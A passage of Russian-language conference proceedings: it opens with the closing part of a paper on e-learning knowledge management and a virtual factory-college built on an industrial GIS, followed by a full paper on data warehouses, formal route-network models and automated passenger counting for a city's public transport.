происходит генерация индивидуального набора учебного Web-контента и предоставление обучаемому необходимого функционала, характерного для дистанционного процесса обучения. В упомянутый функционал входит средства контроля и диагностики знаний, тезаурус учебного курса, дополнительные материалы для углубленного изучения, средства коммуникации с другими участниками образовательного процесса и т.п. Рассмотрим инструментальные средства, реализующие представленную модель работы.

Управление знаниями является первым этапом работы с предлагаемой системой университета. Данный процесс состоит из следующих компонентов:

1) создание иерархической структуры контента;

2) установление неиерархических связей между элементами контента;

3) создание таксономии предметных областей (тематических групп);

4) установление связей между предметными областями и контентом;

5) формализация смысла контента и выделение понятийной составляющей. Здесь используется проверка адекватности с помощью семантических карт понятий и семантических конспектов;

6) создание иерархической структуры профессиональных компетенций;

7) установление отношений между контентом и профессиональными компетенциями.

Создание иерархической структуры контента – подразумевает загрузку учебно-методической информации в систему. В качестве исходных материалов могут служить учебные пособия, разработанные курсы, справочники и др. учебно-методическая информация. Элементы контента имеют типизацию, что относит их к одному из трех ключевых типов: семантический блок, список, обычный информационный элемент.

Требования практической ориентации и непосредственной применимости знаний, получаемых в ходе непрерывного обучения, удовлетворяются с помощью построения модели профессиональных компетенций. Такая модель имеет иерархическую структуру. Между компетенциями и контентом устанавливаются связи, при этом так же, как в случае предметных областей, принимается во внимание тип элемента контента. С помощью набора компетенций высшего уровня формируется профиль специалиста или должности. Таким образом, выполнив обход дерева компетенций, можно получить декомпозицию профиля специалиста, представляющую полный набор компетенций, необходимый для выполнения профессиональной деятельности. На основе декомпозиции профиля строится

индивидуальный набор учебного контента, который соответствует специальности или должности.

Для обеспечения качественной подготовки необходима производственная база, на которую следует ориентироваться при подготовке учебного материала. На базе крупных промышленных предприятий ранее организовались заводы-втузы для подготовки инженеров из числа работников данного и других близких по профилю предприятий. Выпускники втуза защищали дипломный проект и получали диплом единого для высшей школы образца. Следует отметить, что с одной стороны студентам необходима практика и стажировка на действующих предприятиях, с другой - предприятия сегодня неохотно пускают студентов на свои территории и тем более, не допускают их до работы с реальным производственным оборудованием.

В настоящее время актуальным представляется организация виртуального завода-втуза на базе промышленной геоинформационной системы (ПГИС).

Такая система, если она имеется на предприятии, позволяет изучать его инфраструктуру без необходимости непосредственного присутствия на предприятии.

Организовать производственную геоинформационную систему лучше всего на базе распределенной архитектуры с использованием веб-интерфейса. Таким образом, доступ к системе можно получать посредством любого стандартного браузера. Распределенная архитектура позволит обеспечить работу системы даже, если какая-то из ее частей будет недоступна.

Производственная геоинформационная система предприятия включает в себя [2]:

1. Программное обеспечение (ПО) Web-ГИС-сервер, предназначенное для обеспечения web-доступа к средствам хранения и анализа данных электронного генерального плана.
2. ПО Web-ГИС-клиент, предназначенное для обеспечения графического интерфейса конечного пользователя электронного генерального плана (ЭГП) в среде интернет/интранет.
3. Хранилище пространственно-временных данных, предназначенное для обеспечения централизованного ведения пространственных и атрибутивных описаний объектов инженерной инфраструктуры предприятия, представленных на электронном генеральном плане.
4. ПО информационной безопасности, предназначенное для обеспечения информационной защищенности пространственных и атрибутивных данных ЭГП на основе авторизованного доступа к пространственным данным и функциональной составляющей программного комплекса.
5. ПО интеллектуального анализа данных, предназначенное для обеспечения извлечения новых знаний из информации хранилища пространственно-временных данных и прогнозирования динамики процессов жизненного цикла инженерной инфраструктуры предприятия.
6. ПО организации документооборота электронного генерального плана, предназначенное для обеспечения организационно-распорядительного механизма развития электронного генерального плана на всех этапах его жизненного цикла.

Использование в ПГИС веб-интерфейса дает возможность использовать ее на уровне образовательного портала. Ссылка на отдельные модули ПГИС позволит организовать обучение по смешанной форме на базе портала университета. В случае использования ПГИС проблемы формирования учебной информации решить проще. Сама по себе ПГИС может выступать одновременно и в качестве образовательного ресурса, и в качестве среды для его передачи. Связанность с реальным предприятием придает ПГИС особую ценность. Предлагаемая организация учебного процесса по смешанной форме на базе промышленной геоинформационной системы с применением

проектных методов обучения может стать базой для организации бизнес-инкубатора. Например, можно продумать возможности повышения эффективности существующего производственного процесса, внедрения новых технологических решений и средств и смоделировать все это на базе ПГИС.

Таким образом, в настоящее время внедрение корпоративных систем в высшие учебные заведение является весьма актуальной задачей, поскольку потребность в обработке и сохранении знаний постоянно растет. Разработка соответствующих проектных, технических, педагогических и методологических подходов позволила бы поэтапно построить единообразные информационные образовательные среды отдельных учебных заведений и, объединив их, сформировать единое информационное образовательное пространство вузов.

Литература

1. Смирнов А.В. Онтологии в системах искусственного интеллекта: способы построения и организации / А. В. Смирнов, М. П. Пашкин, Н. Г. Шилов, Т. В. Левашова // Новости искусственного интеллекта.—2002.—№1.

2. Геоинформационные технологии мониторинга инженерных сетей: монография / Ю.Б. Гриценко, Ю.П. Ехлаков, О.И. Жуковский. – Томск, изд-во ТУСУР, 2010. – 148 с.

3. Яворский В.В., Жаутиков Б.А., Байдикова Н.В. Чванова А.О. Применение инженерной геоинформационной системы базового предприятия в технологиях blended learning// Труды IV Международной научно-практической конференции «Интеллектуальные информационные и коммуникационные технологии – средство осуществления третьей индустриальной революции в свете стратегии «Казахстан-2050». - Астана: Евразийский национальный университет им.Л.Н.Гумилева, 2017. – с. 231-234

4. V. Yavorskiy, G. Zhaxybaeva, A. Chvanova, N. Baidikova Information and Communications Technologies Provision of Distance Learning in a Technical University CSIT Conference 2017, Yerevan, Armenia, p 478-481

ФОРМИРОВАНИЕ ХРАНИЛИЩ ДАННЫХ ТРАНСПОРТНОЙ ИНФРАСТРУКТУРЫТРАНСПОТРНОЙ СИСТЕМЫ ГОРОДА

Ибатов М.К., Яворский В.В., Чванова А.О., Клюева Е.Г.
Карагандинский государственный технический университет, Казахстан
e-mail: yavorskiy-v-v@mail.ru

Аннотация. *Рассмотрены системы определения пассажиропотока на городском пассажирском транспорте, а также системы автоматизации различных функций службы диспетчерского управления. Показано, что применение интеллектуальных системы анализа данных для транспортной инфраструктуры города позволяет осуществлять оперативный контроль за ситуацией в сфере пассажирского транспорта.*

Городской пассажирский транспорт (ГПТ) является одной из ключевых сфер экономики города. Это основная отрасль жизнеобеспечения, от нормального функционирования и развития которой зависит как работа хозяйственного комплекса, так и социальная обстановка в городе в целом, в связи с чем его организация и управление им является одной из первоочередных задач местного самоуправления

Качество управления транспортом в значительной мере определяется качеством информации о потребностях, то есть полнотой, достоверностью и оперативностью

получаемых данных о пассажиропотоках и транспортных потоках. Для получения такой информации необходима, постоянно действующая автоматизированная система сбора, обработки, анализа и хранения параметров потребности в перевозках. Сложность системы управления транспортными системами, обуславливает многоуровневую структуру информационных ресурсов. Эти ресурсы должны обеспечивать интеграцию разнородных сведений, характеризующихся разной степенью семантической полноты и применением различных видов моделей данных. В настоящее время такие системы могут быть реализованы с использованием интрасетей, на базе которых создается распределенная система информационных ресурсов. При создании такой интегрированной, распределенной информационной системы необходимо учитывать следующие особенности [1, 2]:

– децентрализацию процессов сбора, накопления и обработки данных о различных информационных объектах (например, о маршрутных транспортных сетях, объектах приложения труда, перевозках и т.д.);

– высокую степень взаимосвязи решаемых в рамках системы управления транспортом задач;

– необходимость коллективного доступа к данным из территориально разнесенных мест;

– интерактивное взаимодействие пользователей с программами и данными.

Назначением системы является обеспечение процессов управления ГПТ действенным инструментарием для исследования уровня транспортного обслуживания. Информационное обеспечение системы должно быть ориентировано на регулярный сбор информации о состоянии транспортной системы и протекающих в ней процессах.

Для системы ГПТ как системы массового обслуживания можно выделить три группы базовых параметров. Это параметры потребностей (заявок на обслуживание), параметры инфраструктуры (каналов обслуживания) и параметры функционирования транспорта (дисциплины обслуживания).

В городском пассажирском транспорте к первой группе параметров относятся характеристики потоков пассажиров (транспортные потребности). Ко второй группе относятся параметры городских транспортных систем (в первую очередь их ресурсы: характеристики дорог, маршрутов, парк транспортных единиц и т. п.). К третьей группе относятся планы организации движения транспортных единиц пассажирского транспорта на маршрутах и т. п.

Транспортные потребности меняются во времени и по территории города, причем, как правило, имеют место систематические тенденции и периодические колебания по направлениям в течение года, сезона, месяца, недели, суток. В этих условиях уровень транспортного обслуживания определяется соответствием развития транспортных систем транспортным потребностям по времени и по территории. В свою очередь для краткосрочных периодов текущие оценки уровня транспортного обслуживания определяется соответствием периодических колебаний потребностей оперативным планам (расписаниям) функционирования транспортных систем.

Приведенные факторы указывают на то, что разрешение проблем совершенствования управления территориальными транспортными системами предполагает рассмотрение задач типичных для современного этапа развития организационных систем. Это, прежде всего создание корпоративной информационной системы транспортной организации и формирование ее связи с общественными информационными ресурсами; формирование развития коммуникационной инфраструктуры элементов организации; создание нормативной базы информационных ресурсов.

Современные технологи проектирования информационных систем предусматривают отражение в них основных элементов информационно-технологической структуры транспорта, то есть транспортных потребностей, инфраструктуры и технологической структуры. Таким образом, естественным образом выделяется три уровня обработки и хранения информации системы управления ГПТ, два из которых представлены на рис. 1.




Рис.1 Структура информационного обеспечения системы управления ГПТ

Первый уровень информационного обеспечения относится к координирующим органам управления градообразующей сферой. Рабочие станции локальной вычислительной сети этих органов наиболее оперативно потребляют и обрабатывают информацию о размещении объектов трудового и культурно-бытового тяготения в городе, транспортных коммуникациях, потенциальных пассажирских корреспонденциях и т.д.

Эта информация наряду с данными о существующих транспортных ресурсах необходима и в целом достаточна для формирования рациональных вариантов развития транспортной системы, использование которых при принятии решений позволяет существенно повысить качество планирования развития транспортной инфраструктуры города.

Второй уровень относится к управлению отдельными видами транспорта. Эта информация включает данные о наличии и готовности к эксплуатации транспортных ресурсов, маршрутах движения транспортных единиц и реальных пассажиропотоках. Размещать её целесообразно на сайтах транспортных предприятий и городского транспортного департамента. Это позволяет решать задачи формирования рациональных планов организации перевозок и затем использовать эти данные в оперативном управлении.

Третий уровень информационного обеспечения системы управления ГПТ относится к обеспечению функционирования транспортных единиц на транспортных предприятиях.

Очевидна глубокая взаимосвязь всего информационного обеспечения системы управления ГПТ, что указывает на необходимость формирования корпоративной системы управления знаниями городской транспортной системы (СУЗ ГПТ).

Знаниевые системы таких крупных организаций как городской пассажирский транспорт представляют собой сложный программно-технологический комплекс. Проектирование таких информационных систем необходимо начинать с онтологического описания системы, предусматривающего отражение в информационной системе всей производственной и информационно-технологической структуры.

Для городских транспортных систем, можно выделить целый ряд характерных задач управления и соответствующих подсистем автоматизированных информационных ресурсов [3, 4]. На первом этапе разработки таких систем важно дать единое формализованное описание маршрутизированного транспортной системы [5, 6]. Представленное ниже формализованное описание транспортной системы может использоваться применительно к различным видам маршрутизированного транспорта. Действительно, в таких транспортных системах имеется ряд общих основных элементов: транспортная сеть, маршрутная сеть, корреспонденции между пунктами на транспортной сети (ТС), потоки на маршрутной сети (МС), пути передвижения между пунктами ТС, способы обслуживания потоков на МС и т.п. Универсальное формализованное описание маршрутизированных транспортных систем особенно актуально в связи с разработкой геоинформационных систем.

Под транспортной сетью понимается совокупность пунктов, характеризующихся определенным местоположением и взаимными связями между собой. ТС может быть представлена в виде графа $S(Z,W)$, где Z - конечное непустое множество пунктов $i \in Z$, $|Z|=n$; W - множество связей (дуг или ребер) - $(i, j) \in W$, длина которых соответствует расстоянию между пунктами i и j, $|W|=d$; $i \neq j$; $i,j = \overline{1,n}$. Здесь n, d - соответственно, число пунктов и связей на графе $S(Z,W)$.

МС задается совокупностью транспортных маршрутов (ТМ) - $\{M^k\}$. Каждый ТМ - $k \in I^M$ описывается последовательностью прохождения пунктов i^k_ξ, $\xi = \overline{1,n_k}$, составляющих траекторию ТМ:

$$M^k = \{i_1^k, i_2^k, \ldots, i_{n_k}^k\}, \quad (1)$$

где n_k - число пунктов в ТМ - k, отметим, что на рассматриваемых ТМ - k, начальный и конечный пункты в траектории M^k совпадают, т.е. $i^k_1 = i^k_{n_k}$.

По транспортным маршрутам $k \in I^M$ в соответствии с его траекторией движения M^k перемещаются транспортные единицы (ТЕ), которые обеспечивают перевозки на ТМ.

Функционирование каждого транспортного маршрута k характеризуется набором параметров $\{\Psi^k\} = \{\psi^k_1, \psi^k_2, \ldots, \psi^k_l\}$, где ψ^k_i - это i-й параметр ТМ $k \in I^M$; $i=\overline{1,l}$, l - число параметров $\psi^k_i \in \Psi^k$.

Отметим, что тип транспортного маршрута - k определяется типом транспортных единиц (ТЕ) - φ_k, функционирующих на данном ТМ.

Между пунктами i и j, $i \neq j$; $i,j \in Z$ существуют определенные потоки передвижений. Если эти потоки можно считать стационарными, то потенциальные потоки между пунктами i и j определяются корреспонденциями, которые можно представить в виде матрицы

$$\Lambda = || \lambda_{ij} ||, \qquad (2)$$

где λ_{ij} - интенсивность потока из i в j, $i \neq j$; $i,j \in Z$, $i,j \in \overline{1,n}$.

Корреспонденции λ_{ij} распределяются по маршрутной сети в виде потоков на маршрутах, которые можно представить с помощью матриц потоков:

$$X^k = || x^k{}_{\xi\eta} ||, \qquad (3)$$

где $x^k{}_{\xi\eta}$ - это интенсивность потока из пункта ξ в пункт η на транспортном маршруте $k \in I^M$, $k=\overline{1,m}$; $\xi,\eta = \overline{1,n}_k$, n_k - число пунктов на ТМ k.

Корреспонденция λ_{ij} состоит из отдельных потребностей в передвижении, которые будем называть элементами корреспонденции. Реализация элементов корреспонденции может происходить разными способами. Например, возможно индивидуальное передвижение каждого элемента, при этом ограничения на такое передвижение накладывается в виде его продолжительности по времени. Наряду с индивидуальным передвижением элементы корреспонденций могут совершать передвижения с использованием одного или нескольких транспортных маршрутов типов φ_k, $k \in I^M$.

В процессе передвижения с использованием ТМ - k возможна пересадка с одного типа ТЕ - φ_s на другой тип ТЕ - φ_l, $s \neq l$, или с одного ТЕ на другой ТЕ одного и того же типа φ_k, которая осуществляется с использованием индивидуального передвижения. Необходимость выполнения пересадки обуславливается тем, что маршрутные связи ($i^k{}_\xi$, $i^k{}_\eta$) существует не между всеми парами пунктов i и j на ТС. Кроме того, для различных связей отдельные виды транспорта могут иметь различные приоритеты.

Реализация передвижений элементами корреспонденции, как правило, осуществляется по нескольким конкурирующим (альтернативным) путям передвижений. Наиболее предпочтительными при этом является кратчайший путь и близкие к нему. Пути передвижения состоят из последовательности чередующихся индивидуальных и маршрутных связей, причем путь передвижения должен начинаться и кончаться индивидуальной связью. Введем более точное понятие пути передвижения между корреспондирующими пунктами на транспортной сети.

Путь $h^p{}_{kij}$ является k-м путем передвижения между пунктами i и j на МС порядка p, если число маршрутных связей ($i^l{}_\xi$, $i^l{}_\eta$) на данном пути равно p, а количество пересадок на единицу меньше. Здесь l – номер маршрута: $l \in I^M$. Число маршрутных связей в маршруте (число пересадок) можно ограничить $p=\overline{1,S}$, S - заданное допустимое число маршрутных связей ($i^l{}_\xi$, $i^l{}_\eta$) в пути $h^p{}_{kij}$. Так как отклонение от кратчайшего пути также можно рассматривать лишь в допустимых пределах, то число путей между пунктами i и j; $i \neq j$; $i,j \in Z$, также ограничено: $k = \overline{1,N}$.

Путь $h^p{}_{kij}$ между пунктами i и j на МС можно описать следующим образом:

$$h^p{}_{kij} = \{i,j;\ t(h^p{}_{kij});\ p;\ k_1,\xi_1,\eta_1;\ k_2,\xi_2,\eta_2;\ldots\ k_l,\xi_l,\eta_l,\ \ldots,\ k_p,\xi_p,\eta_p\} \qquad (4)$$

где $t(h^p_{kij})$ - затраты времени на передвижение по пути h^p_{kij}; p - порядок пути; k_l - индекс ТМ, осуществляющего l-ю маршрутную связь (ξ_l, η_l); ξ_l и η_l - начальный и конечный пункты в маршрутной связи (ξ_l, η_l), $l=\overline{1, p}$.

В дальнейшем, в целях сокращения обозначений вместо h^p_{kij} будем писать h_{kij}.

Обычно в целях определения разумных и целесообразных ограничений на число конкурирующих путей h_{kij} между пунктами i и j на МС субъекты руководствуются определенной стратегией поведения. Такая стратегия задается вероятностной функцией предпочтения $p(h_{kij})$ путей передвижения h_{kij}, связывающих корреспондирующие пункты i и j:

$$p(h_{kij}) = f(v^k_1, v^k_2,..., v^k_l), \tag{5}$$

где v^k_ρ - величина ρ-го параметра, характеризующего путь h_{kij}; $\rho=\overline{1,l}$, l - число параметров.

Вероятностная функция предпочтения (5) позволяет произвести распределение корреспонденций λ_{ij} по путям h_{kij} пропорционально вероятностям:

$$x(h_{kij}) = \lambda_{ij} \cdot p(h_{kij}), \tag{6}$$

где $x(h_{kij})$ - поток по пути h_{kij}, $k=\overline{1, N}$, N - число путей между пунктами i и j.

Поскольку распределение корреспонденций λ_{ij} может быть выполнено только по путям h_{kij}, связывающим пункты i и j, то естественно выполняются следующие равенства:

$$\sum_{h_{kij} \in H_{ij}} p(h_{kij}) = 1, \tag{7}$$

$$\sum_{h_{kij} \in H_{ij}} x(h_{kij}) = \lambda_{ij} , \tag{8}$$

где H_{ij} - множество всех путей, связывающих пункты i и j.

Маршрутные связи на сети ГПТ будем обозначать $h^M_{k\xi\eta} = (i^k_\xi, i^k_\eta)$, $k \in I^M$, $\xi \neq \eta$; $\xi, \eta = \overline{1, n_k}$. Если рассмотреть маршрутные связи всех маршрутов в совокупности , то они образуют мультиграф беспересадочных маршрутных связей $M(Z_1, W_1)$, где Z_1 - множество зон города- $i \in Z_1$, $|Z_1| = n_1$, $Z_1 \subseteq Z$; W_1 - множество беспересадочных маршрутных связей $(i^k_\xi, i^k_\eta) \in W_1$. Дугам графа $M(Z_1, W_1)$ можно сопоставить весовые значения, которые выражают определенные характеристики соответствующей маршрутной связи. Основной такой характеристикой является время проезда. Общее число маршрутных связей в городе обозначим $|W_1| = d_1$.

Поскольку в общем случае маршруты могут проходить не через все зоны города $i \in Z$, то $n_1 \leq n$. Мощность множества беспересадочных связей, в достаточно развитых сетях ГПТ, значительно превышает мощность множества связей на улично-дорожной сети (УДС), то есть $d_1 >> d$.

Пассажир в процессе своего передвижения также совершает возможные пересадки, что связано с отсутствием беспересадочных связей между всеми парами зон i и j города на УДС.

Рассматривая картину передвижений в целом можно сказать, что передвижение пассажиров между зонами города осуществляется по конкурирующим путям (4) в соответствии с определенной стратегией поведения (5). Можно выделить ряд основных

параметров путей передвижения, влияющих на их выбор населением при передвижениях. Это, прежде всего, время передвижения, включающее в себя время на пеший подход и отход от зоны начала и конца передвижения; время на пересадку, время проезда на ТЕ, время ожидания обслуживания. Вторым важнейшим параметром пути передвижения является количество пересадок, которые необходимо совершит при передвижении. Кроме двух указанных параметров к характеристикам пути передвижения относится величина оплаты за проезд, комфортность транспорта, осуществляющего перевозки, безопасность и т.п.

Процедура свободного распределения корреспонденций λ_{ij} на МС ГПТ, производится в соответствии с (6).

Располагая базой данных путей передвижения можно поставить и обратную задачу: определение корреспонденции по известным пассажиропотокам на маршрутах. В этом случае важнейшей задачей становится задача измерения реальных пассажиропотоков на маршрутах. Это может быть реализовано в рамках информационно-вычислительной сети, обеспеченной контроллерами и вычислительной техникой на маршрутах ГПТ, в диспетчерских службах и транспортных предприятиях.




Рис. 2 Структурная схема системы

Анализ функционирования маршрутов должен информационно обеспечиваться данными о паспортах маршрутов, наличии и функционировании транспортных единиц, регулярности движения, взаимосвязанном функционировании маршрутов. База данных о реальных пассажиропотоках может быть сформирована автоматизированными средствами.

Для автоматического подсчета количества перевезенных пассажиров транспортные средства (автобус, троллейбус, трамвай) оборудуются специальной аппаратурой для подсчета количества вошедших и вышедших пассажиров на каждой остановке. В комплект аппаратуры входят:

– инфракрасный анализатор, включающий контроллер и специальные бесконтактные датчики для подсчета числа входящих и выходящих пассажиров на каждой остановке;

– бортовой спутниковый навигационный регистратор местоположения с платой спутникового навигационного приемника;

– радиомодем и контроллер управления радиоканалом ближнего действия для автоматической передачи информации в компьютерную базу данных.

Процесс подсчета пассажиров автоматический и не отвлекает водителя. Погрешность подсчета общего числа вошедших и вышедших пассажиров в течение одного рейса от 4 до 10 %, в зависимости от наполнения салона ТС.

При заезде в парк каждое оборудованное транспортное средство (автобус, троллейбус, трамвай) автоматически по радиоканалу ближнего действия «выгружает» собранные сведения о времени и числе вошедших и вышедших пассажиров по каждой остановке в хронологической последовательности проследования остановок заданного маршрута автобусом в соответствии с указанным в наряде заданием.

Полученные с маршрутов данные накапливаются в постоянно хранимых базах данных пассажиропотоков, в дальнейшем обрабатываются программными средствами в разрезах, необходимых автопаркам и городской администрации.

Обеспечивается автоматизированный анализ пассажиропотоков по трассам маршрутов, по конкретным остановочным пунктам, по часам суток, дням недели, сезонам. Решаются следующие основные задачи:

– расчет порейсового и поостановочного пассажирообмена обследуемых маршрутов.

– расчет характеристик пассажиропотока на маршруте.

– расчеты стандартного набора показателей анализа пассажиропотоков (методология табличного метода).

– формирование данных о распределении межостановочных корреспонденций поездок пассажиров.

– оценка качества перевозок и эффективности использования подвижного состава.

Таким образом, обеспечивается*:*

– достаточно точный постоянный автоматизированный учет количества фактически перевезенных пассажиров на городском наземном транспорте.

– формирование набор информации для проведения различных анализов: от оценки фактических пассажиропотоков по маршрутам, магистралям и направлениям до контроля фактической выручки с каждого транспортного средства (при 100% оплате проезда пассажирами).

– объективная основа для эффективного планирования маршрутной сети, в том числе потребное количество машин на маршрутах по периодам суток и дням недели.

Автоматизированная система мониторинга пассажиропотока производства решает следующие задачи:

– внедрение полностью автоматизированного процесса сбора информации о количестве вошедших и вышедших пассажиров на каждой остановке маршрута в течение всего периода работы транспортного средства на линии.

– исключение работы учетчиков при проведении обследований пассажиропотоков на маршрутах.

– определение движения пассажиров по остановкам, времени, маршрутам,

– сравнительный анализ план/факт по количеству перевезенных пассажиров.

Система управления общественным транспортом. Система обеспечивает контроль за работой городского транспорта с возможностью выработки оптимальных маршрутов и

графиков движения, контроля местоположения транспортных средств, возможности формированию различного рода отчетов по работе служб пассажирских перевозок города.

Система обеспечивает возможность контроля и проверки прибытия водителя, отъезда из определенного пункта в назначенное время. Если водитель не достигает контрольной точки в назначенное время, система автоматически уведомит об этом оператора центра.

Обзор включает маршрут движения и время, дату прохождения транспортного средства контрольной точки (остановки). Все данные от транспортных средств сохраняются в течение необходимого пользователю периода времени.

Система позволяет вести одновременно несколько автопарков. Обеспечивается возможность создания вынесенных рабочих мест системы непосредственно в автопредприятиях города.

Создание документальных отчетов, основанных на данных системы по различным аспектам, включая данные о не выполняющих обязательства автопарках, маркетинговую, техническую информацию, и др.

Система позволяет интегрировать в единое целое все городские службы, имеющие в своем распоряжении транспортные средства (уборочная техника, спец. техника, пассажирские перевозки, и др.). Обеспечивается возможность получения полной статистической информации о работе транспортных средств муниципальных служб.

Специализированное программное обеспечение системы дает возможность гибко управлять парками транспортных средств как в сфере организации логистики, так и посредством управления базами данных и обработки поступающей информации.

На транспортных средствах (автобусах) устанавливается специальное оборудование, с помощью которого определяется местоположение транспортных средств в реальном режиме времени. Информация о транспортном средстве, а также его перемещении поступает в Центр управления транспортом.

В центре данные о транспортном средстве и его местоположении фиксируются для дальнейшей обработки и выработки управленческих решений, а также отображаются на цифровой карте города.

Аппаратные и программные средства центра управления транспортом составляют и поддерживают базы данных транспортных средств, необходимые технические данные, штат водителей, маршруты, и т.д., а также формируют необходимые отчетные документы.

Сочетание интеллектуальных технологий с автоматизированными системами сбора данных о пассажиропотоках позволяет:

– обеспечивать достаточно точный (ошибки в пределах 4 – 10%) постоянный автоматизированный учет количества фактически перевезенных пассажиров на городском наземном транспорте.

– формировать набор информации для проведения различных анализов: от оценки фактических пассажиропотоков по маршрутам, магистралям и направлениям до контроля фактической выручки с каждого транспортного средства.

– планировать развитие и модернизацию маршрутной сети, в том числе потребное количество машин на маршрутах по периодам суток и дням недели.

Работа выполнена в рамках исследований по проекту AP05133699 «Исследование и разработка инновационных информационно-телекоммуникационных технологий с использованием современных кибер-технических средств для интеллектуальной транспортной системы города» института ИВТ КН МОН РК.

Литература

1. Komninos. What makes cities intelligent? // Smart Cities: Governing, Modelling and Analysing the Transition. — Taylor and Francis. — P. 77.

2. Яворский В.В., Утепбергенов И.Т., Чванова А.О. Разработка информационной системы организации движения в СМАРТ-городе. //Международный журнал прикладных и фундаментальных исследований. – 2018. - №7. – с.44-47.

3. Калимолдаев М.Н., Яворский В.В., Утепбергенов И.Т., Чванова А.О., Балтинова А.М. Разработка интеллектуальной транспортной системы современного смарт города. //Труды международной научно-практической конференции «Интеграция науки, образования и производства – основа реализации Плана нации» (Сагиновские чтения №10), 14-15 июня 2018 г. – Караганда, 2018. – с. 92-94.

4. Швецов В.И. Математическое моделирование транспортных потоков // Автоматика и телемеханика, 2003. – № 11. - с. 3-46.

5. Трофименко Ю.В., Якимов М.Р. Транспортное планирование: формирование эффективных транспортных систем крупных городов: монография. – М.: Логос, 2013. – 464 с.

